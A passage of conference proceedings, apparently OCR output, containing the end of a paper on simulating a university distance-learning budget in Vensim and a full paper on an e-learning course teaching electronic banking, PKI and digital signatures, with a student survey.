

Figure 1. Process of simulation research

Let us assume that we can consider the real system as an aggregation of interacting elements, functioning in time.

The composite character of a complicated system dictates viewing of its model in the form of three factors: < A, S, T >, where:

A – multitude of the elements (environment included);

S – multitude of the acceptable connections among the elements (model structure);

T – multitude of the examined moments of time.

A specific feature of the simulation modeling is the fact that the simulation model allows reproduction of modeled objects:

- Preserving their logical structure;
- Preserving the behavioral properties (time succession of the events taking place in the system), i.e. the dynamics of interactions.

Let us state that in simulation modeling, a logical structure of the real system is reflected in the model and there is also simulated the dynamics of the sub-systems' interaction in the system being modeled. This is a significant but not the only property of a simulation model which has historically predetermined the name of the method most frequently called "system modeling".

III. MAIN STAGES OF SIMULATION MODELING

For the majority of model types (continuous and discrete, determined and stochastic, etc., simulation modeling is a complicated interactive process and includes a number of major stages (Figure 2):

1. Formulating the problem and defining the purposes of the simulation research. A documented result of this stage is a content description of the object being modeled.

2. Development of a concept description. The result of the work of a system analyst is the conceptual model (or verbal description) and the choice of the formalization method for the given object of modeling.

3. Formalization of a simulation model. There is made a formal description of the object of modeling.

4. Programming of a simulation model (development of a program - simulator). At this stage there is performed the choice of the means of the modelling automation, algorithmization, programming and adjustment of the simulation model.

5. Testing (validation) and investigation of the model, verification of the model. There is performed verification of the model, assessment of its adequacy, investigation of the properties of the simulation model and other procedures of the complex validation of the developed model.

6. Planning and performing (execution) of the simulation experiment. At the given technological stage there is performed strategic and tactical planning of the simulation experiment. The result is a developed and implemented experiment plan and the set up conditions of a simulation dry run of the chosen plan.

7. Analysis of the modeling results. The researcher performs the interpretation of the modeling results and their application – decision taking proper.



Figure 2. Technological stages of the simulation modeling

IV. SYSTEM DYNAMICS AND A TOOL OF MODELING

The tool chosen for solving the set task, that is the task of building a model for implementing education programs on the basis of ECTS credits, is Vensim 5 modeling tool [3].

There have been investigated informational reverse connections in the management activities of the University. The processes occurring in real life are presented in system dynamics in the terms of stocks and flows among them (production, sales) (Figure 3).



Figure 3. Sample of a simple model implemented in Vensim 5

The system-dynamic model describes the behavior of the system and its structure as a multitude of interacting reverse positive and negative connections and delays. Mathematically, such model looks as system of differential equations.

The main mission of the Vensim 5 batch is to help companies in their choice of optimal decisions in real situations which require analysis of different decision options.

V. MODEL DESCRIPTION

The model of implementing education programs on the basis of credit points has the following logic of performance:

- It is assumed that the University implementing distance learning programs is available of that income budget part which is made up of the students' fees only;
- The expenditure part of the University for distance learning is distributed in four main constituent parts – remuneration of the authors for the development and arrangement of DL courses, the teachers' remuneration, the tutors' remuneration, administrative costs.

At the first stage of the model investigation, we define our task as that of forming non-deficit budget, further at the second stage, we analyze the total budget distribution in time and among Chairs, teachers, etc.

Let us consider the first stage of the model investigation. At the model entrance, there are set the following parameters:

Constants:

N – number of education (training) programs (N=4),

A_1 – teacher's normative payment per hour (A_1=6.45 Ls/hour),

A_2 – tutor's normative payment per hour (A_2=3.23 Ls/hour),

A_3 – % deductions on administrative expenses (A_3=40%),

A_4 – % deductions on the company social tax (A_4=24.09%).

Variables:

K_1 – number of students,

K_2 – number of ECTS credit points achieved by the student in a year,

C_1 – cost of one year of education for a student.

In the process of investigating the model performance there are used the following variables characterizing the total budget of the University:

I – total students' fees for education,

O – total expenditure,

O_1 – total remuneration of the course authors,

O_2 – total teachers' remuneration,

O_3 – total tutors' remuneration,

O_4 – total administrative expenses (costs),

D – development expenditure (stock).

In the model performance there also used the following formulae:

$$I = K_1 * C_1 \quad (1)$$

$$O = (O_1 + O_2 + O_3) * 1{,}24 + O_4 \quad (2)$$

$$D = I - O \quad (3)$$

Going on with the investigation of the developed model we can change, at the first stage, such variables as K_1 – number of students and C_1 – cost of one year of education for a student.



Figure 4. Model of implementation of training programs

We build the simulation model of the University DL system with the help of Vensim 5, which actual view is given in Figure 5.



Figure 5. View of the model being investigated in Vensim 5

VI. EXPERIMENTING WITH THE MODEL

With the help of the developed model, as mentioned above, we make a number of experiments. For example, at the first stage, we define the border values of different variables at which the meaning of value D > 0.

Particularly, at some fixed values of variables C_1 (program cost) and K_1 (number of students), the value of variable D (development expenditure) passes the zero point and, at further increase or decrease of one of the above variables, becomes negative that means non-efficient performance of the University distance learning system.

In this way, we can define some intervals of variables C_1 and K_1 change, thus determining an optimal combination of the given variables for each examined case.



Figure 6. Sample of analysis of the development stock dependence on the parameters change

At the second stage of experimenting with the model, there is planned broadening of its functionality and investigation of the model's behavior in dynamics. It is proposed to analyse the outcome data (value of variable D) by entering monthly students' fees and teachers' remunerations for the chosen time interval - 12 months of the year of 2012.

For the module validation, there have been made calculations and drawn the tables describing the results of these calculations (see chapter VII).

VII. SAMPLE OF CALCULATIONS ON THE BASIS OF THE SIMULATION MODEL

In the given chapter there is considered a sample of using the simulation model for calculating a minimal number of students at which the program remains non-deficit, that is the value of the variable D_1 >=1 where D_1 is calculated as follows:

$$D_1 = (I/O) \quad (4)$$

To verify the model validity, there is analyzed the implementation of four distance learning programs.

In Table I, there are given the initial (source) data at which the budget of each program becomes non-deficit.

Table I. Initial (source) data f or the non-deficit budget

Programs	Number of credit points (K2)	Number of subjects	Cost of education Ls (C1)
Bachelor (Computer Science)	51	10	760.00
Bachelor (Transport and Business Logistics)	51	13	800.00
Master (Management Science)	48	8	900.00
Master (Management of Information Systems)	51	10	900.00
Total:	201	41	

There are also fixed the following variables: teacher's payment for one academic hour 6.45 Ls and tutor's payment for one academic hour 3.23 Ls.

Table II gives the results of the non-deficit budget calculation at which coefficient D_1 takes the value over 1.

Through the variation of such input parameters as the number of students, the number of subjects and credit points, we can get the most suitable values of the budget efficiency coefficient (D_1)

The output results of the model are given in Table II.

Table II. Ratio of the projected direct expenses on distance learning (for the non-deficit budget) in the academic years of 2011/2012

			Expenditure (O1,O2,O3,O4,O)						Koeff. D1
Programs	Number of students (K1)	Total income Ls (I)	Cost of placing in Moodle (O1)	Teachers' remuneration (O2)	Tutors' remuneration (O3)	Administrative costs (O4)	Employer's social tax (24%)	Total direct expenditure (O)	Total income /Expenditure (D1)
Bachelor (Computer Science)	10	6080	850	1858	331	2432	557	6027	1.009
Bachelor (Transport and Business Logistics)	13	8000	850	2358	744	3200	786	7939	1.008
Master (Management Science)	8	4500	800	1187	248	1800	346	4380	1.027
Master (Management of Information Systems)	10	5400	850	1604	176	2160	429	5218	1.035
Total:	41		3350	7289	1499	9592	2117	23847	

Table III gives the data and the results of calculating the non-deficit budget for 20 students (one study group) with the help of the model under consideration.

Table III. Ratio of the direct expenses for 20 students of the program

			Expenditure (O1,O2,O3,O4,O)						Koeff. D1
Programs	Number of students (K1)	Total income Ls (I)	Cost of placement in Moodle (O1)	Teachers' remuneration (O2)	Tutors' remuneration (O3)	Administrative costs (O4)	Employer's social tax (24%)	Total direct expenditure (O)	Total income /expenditure (D1)
Bachelor (Computer Science)	20	15200	400	1980	331	6080	557	9347	1.63
Bachelor (Transport and Business Logistics)	20	16000	450	2519	744	6400	786	10900	1.47
Master (Management Science)	20	18000	400	1187	248	7200	346	9380	1.92
Master (Management of Information Systems)	20	18000	400	1604	176	7200	429	9808	1.84
Total:	80	67200	1650	7289	1499	26880	2117	39435	

From the model calculation we see that the program Master of Management Science appears to be the most efficient with (D_1= 1.92), the program Bachelor of Transport and Business Logistics appears to be the least efficient with (D_1 =1.47).

The above results will serve the ground for the HEI administration to take particular decisions on the further development of distance learning.

VIII. CONCLUSIONS

In the course of the model application, even at the first stage, there have been received relevant results which allow optimization of the financial flow of the University in the implementation of distance learning.

There is suggested a model which basis is calculation of remuneration to the authors of teaching aids and methodical materials, remuneration to the teachers and tutors engaged in distance education. It is suggested to rely on the most significant parameters of the programs' implementation process. These parameters can be the number of students enrolled in the program (K_1), the number of credit points achieved by students in a semester (K_2), the cost of the program (C_1) as well as other normative indicators with the account of actual curricula for particular programs.

The model allows calculation of both the projected income (revenues) and the expenses on individual items. This allows us to assess administrative decisions on the optimisation of the structure of the program and the implementation of the training plans.

This model with minimal modifications could be also used for business analysis of the standard classroom education approach.

Introduction to Electronic Banking by eLearning Methods

M. Vejačka*
* Faculty of Economics, Technical University of Kosice/Department of Applied Mathematics and Business Informatics, Kosice, Slovakia
martin.vejacka@tuke.sk

Abstract - With advances in the use of ICT in education, the education areas extend. With the introduction of electronic banking, there was a need to include theoretical knowledge and practical skills in this area into the educational process. At our faculty, obligatory course of Electronic Services in Banking is provided to our students. Students can try the operation of electronic banking on virtual Electronic Online Bank. This course is based on eLearning methods (using LMS, use of virtual bank by students, training videos etc.). Students have the opportunity to come into contact with various forms of electronic services in banking (from already technologically obsolete to new emerging ones). This course increases the awareness of electronic banking among the young generation, which usually just opens its first current accounts in banks. The emphasis is on safety and security of electronic banking services, including the principles of electronic signature. Our course also provides to students the experience of electronic signature usage in other areas, besides of banking services. This supports the use of e-Identity in the e-Government among the future users of these services. During the year 2011 was conducted electronic questionnaire survey on students' awareness of electronic banking services before and after the completion of course. The results serve as feedback, which provides important suggestions for changes in the educational process.

I. INTRODUCTION

Information and communication technologies (ICTs) are one of the fastest growing industries today. Their influence is significant in everyday life of people in developed countries. The use of ICT makes easier many activities in the field of economics - among the most significant areas may be included investment, stock exchanging, business management etc [1]. Dynamic development of ICTs brought us also new possibilities of banking services provision. New area of electronic banking emerged.

The characteristic feature and the biggest advantage of electronic banking services is continuous all-time access for clients to their bank accounts. The access that is independent of bank opening hours with convenient and rapid exchange of information between the bank and its clients. It gives the opportunity to carry out domestic and foreign payments, regardless of whether the client is home, on business or on holiday, from anywhere in the world (with an adequate technology). Such communication is very effective for the client, while it significantly saves time and money. The bank is charging lower fees for all the operations carried out electronically than the fees for traditional brick-and-mortar branch transactions. Moreover an advantage for companies is the fact that transaction data can be directly transferred from and to electronic accounting firms [2].

Electronic banking is providing banking products and services to clients through electronic. These products and services may include taking deposits, lending, management accounts, financial advices, electronic payments and other products and services such as electronic money.

The client communicates with the bank at a distance using electronic communication media like telephone network, public data network dial-in, GSM mobile network, as well as through global web of information - the Internet.

The prerequisite for electronic banking services provision is to assure it technologically. This implies increased costs for banks' technical infrastructure. On the other hand electronic banking relieves network of brick-and-mortar branches of their duties, mainly in area of payments (over 87% of payments in Slovakia are non-paper based [3]). This fact allows banks to cut costs on brick-and-mortar branch network.

Increasing role of the electronic banking is a fact and in accord with this trend was decided to offer e-learning course about this phenomenon to our students already at the beginning of new millennium. In this paper is presented the way of aspects of modern electronic banking introduction to students at our faculty. It is done in course named Electronic Services in Banking [2].

II. COURSE OF ELECTRONIC SERVICES IN BANKING

The course of Electronic Services in Banking (ESIB) is obligatory for all students (of both distant and face-to-face study organization forms) of third year of bachelor study in Finance, banking and investment specialization at Faculty of Economics, Technical university of Kosice. The ESIB course is based on e-learning methods to allow course completion without necessity to visit lectures personally. Therefore ESIB course has distant character even for students of internal study program. Face-to face parts of course have only consulting character and they are not obligatory [4].

Main topics of our course of Electronic Services in Banking are following:

- Electronic signature

- Internetbanking
- Homebanking
- WAP Banking
- Mobile Banking

Important part of ESIB course is also students' semestral work consisting from real-life experience with chosen topic related to electronic banking [2].

Students are informed about multiple forms of electronic banking combined with practical try out of given forms. Also safety and security of services of electronic banking is addressed. The ESIB course also gives emphasis on the topic of electronic signature usage. Students familiarize with its principles and test its use for e-banking purposes and for secured electronic communication [2].

During the course LMS Moodle is main medium for information provision [5]. LMS Moodle is used for e-learning courses on our faculty as standard Practical skills with e-banking are acquired mainly through using virtual bank (Electronic Online Bank – EOB – ebanka.tuke.sk). Virtual bank software was provided by local firm UNICOM for free in old out-dated version, but for educational purposes of our course has satisfactory options. Students have the opportunity to try out the technologically advanced forms of financial services from those already obsolete to progressive. For authorization purposes it supports also electronic signature [6].

Secure encrypted communication with use of electronic signature is explained by sending signed and encrypted emails and their subsequent decryption and verification of signature. Information and instructions about use of electronic signature for communication are provided via web page which also represents certification authority of the Faculty of Economics (ca.ekf.tuke.sk, see Figure 1.). Certification authority also issues private certificates for students for course purposes as well as for their private use. This certification authority is based on EJBCA open source PKI certificate authority. File and email encryption is allowed by use of free software GPG4win (version 2.1.0) and Mozilla Thunderbird [2].

A. *Electronic signature*

In part of our course dedicated to issues of electronic signature is introduced to students by its basic principles including:

- symmetric and asymmetric encryption (RSA),
- digital signature vs. electronic signature,
- electronic signature legislation,
- electronic signature applications and software solutions,
- electronic data interchange,
- Public Key Infrastructure (PKI),
- certification and registration authority.

Figure 1. Certification authority of Faculty of Economics

The possible role of electronic signature in emerging digital economy is discussed with emphasis on the possibilities of electronic signature use in communication and authentication not only for purposes of electronic banking but in general. Possible role of electronic signature in e-Government allowance is also described. The terms of electronic and digital signature are differed according to our legislation. While electronic signature is broader legislative term, digital signature is one technological solution corresponding with theoretical definition of electronic signature.

Public Key Infrastructure (PKI) is explained theoretically as well as practically with support of Certification authority of the Faculty of Economics. Students acquire their own private certificates in way similar to real conditions of PKI. Management of certificates is provided by GPG4win free software. They try sending encrypted and signed emails via Mozilla Thunderbird email client and also test their decryption and signature verification. Web page of certification authority also contains manuals for use of certificates. The most of the manuals are in form of video with instructional written commentary. Practical test of acquired skills with use of electronic signature consist of encrypted (for lecturer) and signed (by their own digital signature) text file submission via LMS Moodle. Students thereby get both theoretical knowledge and practical experience with electronic signature by use of e-learning methods [2].

B. *Internet banking*

Development of a global computer network brought to the relationship between the client and the bank a new quality and comfort. Internet banking technology is the most attractive and fastest growing electronic banking services. The newest trend is to use internet banking via mobile smartphones. In comparison with homebanking, it eliminates the need to use special software to communicate with banks. It makes banking services accessible from anywhere in the world by computer with an Internet connection.

Probably the most important issue is to provide internet banking services in secure way. Safety and security of its use is question of user's safe behavior so as it is a technology issue [2].

Technological approach to security of internet banking brings variety of methods for authentication and authorization. Users have their specific user name (login) and password assigned. In addition they have for authorization and identification various possibilities as GRID card, SMS code, OTP token or digital signature on

Figure 2. Virtual bank – Internet banking interface

safe device. On the other hand clients also have to adhere to safety rules while using internet banking [2].

Internet banking is provided by financial institutions in comparison with homebanking for lower fees (some banks provide it for free) and it doesn't need specific software installed. Modern smartphones also support internet banking, what makes it even more available. All its advantages made from internet banking the most used form of electronic banking.

In ESIB course students often come to touch with internet banking for the first time, while the most of them are in young age when they did not use any bank services before. Theoretical information on internet banking is provided via LMS Moodle in form of text as well as instructional videos. Practical use of internet banking is supported by internet banking module of EOB virtual bank (Figure 2.). Our Electronic Online Bank supports authorization by one-time passwords and digital signature and students try both these forms of security practically. Various services (like payments (even delayed and permanent), collections, electronic statements etc.) available via EOB's internet banking are tested by students. Obligatory practical task is to accomplish pair of opposite transactions (payment and collection) over student's account authorized by digital signature via internet banking of EOB.

C. Homebanking

Homebanking is the oldest (in the world since 80s) and one of the most frequently used form of electronic banking services, primarily intended for institutional clients, small and medium enterprises. In addition to traditional customer benefits (time saving, all-day contact with the bank, etc.) and relieves the bank employees, while some part of their workload is transferred to clients, saving time for other activities (to increase efficiency). This form of electronic banking is particularly useful for companies engaged in a number of payment orders per day, and wishing to accelerate communication with the bank.

It is based on communication with a client bank via a computer equipped with special software from the bank, while the actual data transfer via network. Security and authorization is ensured similarly as by internetbanking. Two basic types of operations are allowed by homebanking: passive (information about balance on his account, the turnover for a period of time, transfers, current exchange rates, interest rates) and active (transfers, domestic and foreign payments, mass payment orders, debit orders, text messaging). Home banking is part of the bank information system is dependent on him. Majority is working off-line in relation to the bank's central information system and individual financial transactions are carried out in batches. Banks usually charge a service for the initial start-up fees (for program installation and training), and then pay a monthly or annual fee for operation [2].

Students are instructed about installation of the homebanking application. Initial login to the homebanking application, defining users and their rights are explained afterwards. Further instructions (adjusting accounts, modules administration, network connections and dialing) about homebanking administration are given to course attendants. Students come to know about active and passive account operations, importing and exporting banking operations [2].

Theory on topic of homebanking is provided to students via LMS Moodle as a text. For practical exercise of homebanking use serves client software BPS Komitent (Figure 3.) available for download from LMS Moodle. It communicates with homebanking module of our virtual bank. Students then learn to use variety of services (e.g.

Figure 3. Virtual bank –Homebanking module- BPS Komitent

all kinds of payments, statements, transaction lists etc.) as well as software-specific communication with EOB's homebanking module. Practical test of knowledge in this part of ESIB course consist of performing payment and collection of same amount of funds via homebanking [2].

D. WAP banking

With the development of mobile technologies it was logical that it has started to be used for banking services providing. One of the first mobile technologies used for electronic banking was WAP (Wireless Application Protocol) technology. The WAP banking can be used by mobile phone (and therefore GSM technology), but its nature is very similar to Internet banking.

Unlike services that are based on the principle of SMS text messages sent via mobile networks, WAP-banking based on the use of wireless application protocol for data transfer. WAP technology has undoubtedly an advantage in fact that the bank itself providing WAP-banking is not directly dependent on the mobile operators or internet providers. For this service the client needs to possess a mobile GSM phone supporting WAP protocol and data transmission activated by mobile operator. Bank then grants access to its WAP server. Both active and passive banking operations are enabled by WAP banking.

WAP banking security is based on WTLS 128-bit encryption of connection, what is equivalent of the SSL 3.0 protocol used in Internet banking, Identification and

Figure 4. Wap emulator – UP.Simulator 4.1

authorization is ensured similarly to internet banking. However speeds of WAP transfers are low already for today's standards and WAP banking is substituted by other faster forms of mobile banking [2].

Students are informed about electronic banking through WAP, although it is now an obsolete technology. Rise of 3G technologies, GSM banking and internetbanking in smartphones crowded WAP banking out of use in recent years. Still it is useful to introduce this electronic banking form to students to familiarize them with basic principles of mobile banking. Practical use of WAP banking is emulated via WAP emulator. Attendants of course are instructed about installation and connecting to the electronic online bank via WAP emulator. Students can try active and passive operations after introducing basic WAP banking menu and its abilities to them. Finally WAP banking is compared with the Internet banking and Homebanking, especially in security area [2].

All documents containing theoretical information on WAP banking are available through LMS Moodle. For WAP banking simulation is used UP.Simulator 4.1 from Openwave Systems Inc (Figure 4.). Its installation file is available also on LMS Moodle. The course attendants try the most of possibilities of WAP banking available in this simulator. Similarly to other forms of e-banking their final practical test in area of WAP banking is accomplishment of two specific transactions using WAP simulator.

E. Mobile banking

Mobile banking is term commonly used for identification of group of electronic banking forms. Basic form of mobile banking is GSM banking. After tremendous growth in the number of mobile users in recent years, the introduction of this service was a necessity. The main prerequisite for GSM banking is mobile phone with support of SMS (Short Message Service). Also bank has to have agreement with mobile operator about GSM-banking services provision. Active and passive operations are executed by sending SMS messages in specific form. The bank answers also by sending response SMS messages [1].

The term GSM banking, the banks often referred to SMS banking service, which consists solely of communication via SMS. Another form of mobile banking is more comfortable SIM Toolkit banking. It is similar to SMS banking, but user does not need to know exact syntax of SMS to make desired bank operation, because special application stored on his mobile SIM card allows him to create and send correct SMS automatically. With the expansion of mobile hand held computers, another form - mobile banking emerged. It also uses communication with bank via GSM network and it is designated for hand held computers and PDAs with GSM support. Confidentiality of transmitted data is secured by GSM network encryption. All these three forms allow active and passive bank operations, but in recent years they are substituted by internet banking available in modern smartphones. It is logical trend, while internet banking is easiest to use. Also its price is the lowest with still cheaper and faster mobile internet connections and expanding web of Wi-Fi hot-points.

GSM banking is explained via practical use of PDA (handheld computer) emulator. Instructions for self installation of the emulator are available for all attendants. Both active and passive operations available in GSM banking are demonstrated. Students are also provided with information about SMS banking, specifically SMS messaging structure for all accessible operations. SIM Toolkit banking as technologically more advanced extension of SMS banking. All these forms of electronic banking are commonly called mobile banking. To test acquired knowledge of course students, they have to commit two opposite payments (payment and collection) with same amount via GSM banking emulator.

Theoretically introduced are all forms of mobile banking. All necessary information is available in our LMS in text form. Practical use of mobile banking is demonstrated by simple demos available at bank sites (e.g. http://www.csas.cz/stat/csie/gsm/gsm_flash_home2.html) and by simple Java application (Figure 5.) shared via LMS Moodle. Mandatory practical task in this part of ESIB course consist of sending SMS banking message via email (this solution is chosen due to technical barriers on virtual bank side).

F. Semestral work

Semestral work in ESIB course consist of short essay on topic related to electronic banking. It should not be of theoretical character, but it should contain the real experience of a student with given topic expressing also his own opinion regarding the theme. All semestral works are accessible through LMS Moodle for other students to allow experience sharing between them. Semestral works are source of many observations of electronic banking from basic user's point of view and often ideas about future development in this area.

As stated before the ESIB course is strongly e-learning based. Whole education process uses learning management system Moodle, where all necessary sources (text scripts, animations, graphics, videos, software simulators, emulators) are shared. LMS supports also chat, instant messaging and blogs, but course attendants do not

Figure 5. Java based mobile banking demo

use it very frequently. The ESIB course is supported also by virtual electronic bank and Certification authority of Faculty of Economics, which allow course's practical parts take place fully in electronic environment.

III. COMPARATIVE SURVEY

In year 2011 has been committed survey about students' experience with electronic banking before the beginning of ESIB course and after its completion. Students were asked about their knowledge in area of electronic banking, their experience and opinion on it. Also their willingness to use electronic banking is investigated. Finally feedback from students on ESIB course was gathered. The results from this survey serve as base for implementation of relevant suggestions from respondents into education process.

Students were addressed through LMS Moodle, which is also used for teaching of the course. The answers were received from 184 respondents. Complete accuracy of this data depends on a careful filling in questionnaires by students. The survey was conducted entirely electronically via the web application of Google Docs.

First group of questions contained acquisition of demographic data about respondents. All relevant demographic data are shown in following table (TAB. 1):

TAB. 1: DEMOGRAPHIC DATA OF ESIB COURSE ATTENDANTS

Gender	**Count**	**Percent**
Men	58	31,4
Women	127	68,6
Age		
20 - 25	134	72,4
26 - 30	32	17,3
31 - 35	11	5,9
36 and over	8	4,3
Residence		
Large-sized city (over 100 000 citizens)	92	49,7
Medium-sized city (40 000 to 100 000 citizens)	19	10,3
Small town (5 000 to 40 000 citizens)	22	11,9
Village (under 5 000 citizens)	52	28,1

Source: author

Gender composition of respondents group shows that over two thirds of attendants of our survey (and course) were women, what reflects long time trend of female students on our faculty. Because both internal and distant students were included, variety of ages between respondents was bigger, while external students are often older persons already having job in opposite with internal students. Still the majority of respondents were young people between 20 and 25 years of age. Bigger variability was in the area of residence. This often affects availability of internet services in Slovak conditions, which is better in bigger towns. Around 40 percent of respondents are from small towns under 40 000 citizens, what can be cause of problem with availability of broadband internet at their residence.

Following results refer to survey before the start of ESIB course. First group of questions was oriented on using electronic banking in general. Over 75 percent of course attendants acknowledged use of some form of electronic banking, while the majority (72 percent of all respondents) uses internet banking (mostly for payments). The rest (under 25 percent) was questioned about reasons, why they don't use any form of e-banking. Around 16 percent (of all respondents) admitted that they are satisfied with brick-and-mortar branch services and they do not need to use e-banking. Almost 6 percent adduced mistrust to e-banking and 5 percent does not use bank services at all. But the most of respondents admitted that they plan to use e-banking services more intensively.

Approximately 62 percent of course attendants admitted that e-banking services are important for decision about financial services provider and most of them prefer internet banking before other forms of electronic banking. Frequency of e-banking services usage was also investigated. Around 53 percent of respondents use electronic banking services on weekly basis, almost 18 percent at least once per month. The rest of e-banking services users use it less frequently. Over 81 percent of respondents preferred electronic payment forms before cash payment. Besides the electronic payment services 58 percent of respondents are willing to use deposit services, 54 percent insurance services, over 28 percent credit services and 27 percent investment services via e-banking.

Another group of questions was aimed at area of electronic banking security. Over 33 percent of respondents stated as the most secure and simple way of securing of e-banking is a GRID card, 31 percent would prefer one time password code delivered by SMS message, 20 percent consider as the best solution one time password generators and 16 percent electronic signature. In real usage of security means leads GRID card with 58 percent of users, followed by one time passwords (with all forms of delivery) with 41 percent and only 1 percent by private key on basis of digital signature. While questioning the apprehensions from e-banking use, it was found out that 89 percent respondents fear of third party abuse, 35 percent think that security failures root in human factor on side of banking institution and 22 because of technical imperfection of IT solutions. Over 59 percent admitted failures in safety rules adherence, which could lead to easier e-banking misuse. Almost 92 percent considered protection against harmful software as important for e-banking safety.

The role of electronic signature in e-banking according to respondents' opinion was questioned also. Almost 35 percent did not succeed in choosing safe forms of digital signature storage, but 72 percent considered digital signature as safe and suitable form of authorization and identification for e-banking. Also 59 percent adduced digital signature as adequate for e-government and e-health applications.

Following results were acquired from survey after ESIB course completion and are presented in comparison with results of survey accomplished before the course.

After attending the ESIB course the percentage of e-banking users between respondents rose to 79 percent.

Most of respondents also indicated that they started to use more forms of e-banking (e.g. passive SMS banking in form of informative SMS messages from banks alongside internetbanking). Only 2 percent of participants still adduced mistrust in e-banking, what represents only one third of percentage of respondents before ESIB course. The importance of e-banking services for decision about financial services provider increased from 62 percent of course attendants to almost 75 percent. There was also small increase in frequency of e-banking services use to 55 percent of users on weekly basis.

In the area of questions about e-banking authorization forms was recorded also positive change. Preference of GRID card (what is not very safe solution by current standards) decreased from 33 percent of respondents to only 27 percent. Other more secure forms of e-banking authorization recorded slight increase in preference. Furthermore in real life use was recorded shift from GRID card usage (decrease from 58 percent to 54 percent) to one-time passwords (increase from 41 percent to 45 percent). Percentage of digital signature usage remained at 1 percent, while it is less available to regular bank clients in Slovakia. All group answers about the apprehensions from e-banking use decreased around 10 percent, what indicates improvement in area of trust in e-banking. Increase in percentage of admitted failures in safety rules adherence (from 59 percent to 71 percent) shows probably better knowledge of safety recommendations. Respondents should not only know these recommendations, but also act according to them, so this is the area where the course should be improved. Over 98 percent indicated protection against harmful software as important for e-banking safety, what represents positive result in e-banking safety area.

Feedback from students on ESIB course acquired by survey after the course attendance contained mainly suggestion to widen the topics of course with area of e-payments (like PayPal) and cards for contactless payments (like PayPass technology). They would also welcome audio narration in some instructional videos. It is planned to fulfill these suggestions (where applicable) in next year's course. The ESIB course acquired evaluation of 87 percent of satisfaction from our students after the course. Such feedback brings us important ideas for changes in our ESIB course.

Alongside this survey was also tested the theoretical and practical knowledge before and after course completion to measure knowledge improvement of students. Test consisted of 20 questions with one or multiple correct answers. The success rate rose from 41 percent before course to nearly 83 percent after it. This data indicates great improvement in students' knowledge and skills in area of electronic services in banking thanks mainly to their attendance of our course.

IV. CONLUSION

To the increasing role of ICT in the area of providing banking services our faculty reacted with the introduction of Electronic services in banking course, where participants get theoretical knowledge and practical skills in this area with support of e-learning methods [7]. Students try out the electronic banking services on virtual Electronic Online Bank, certification authority and simulation software. The course introduces also the topic of electronic and digital signature and its use in banking and non-banking practice. This improves the conditions for the use of electronic communications services in e-government among future users of these services.

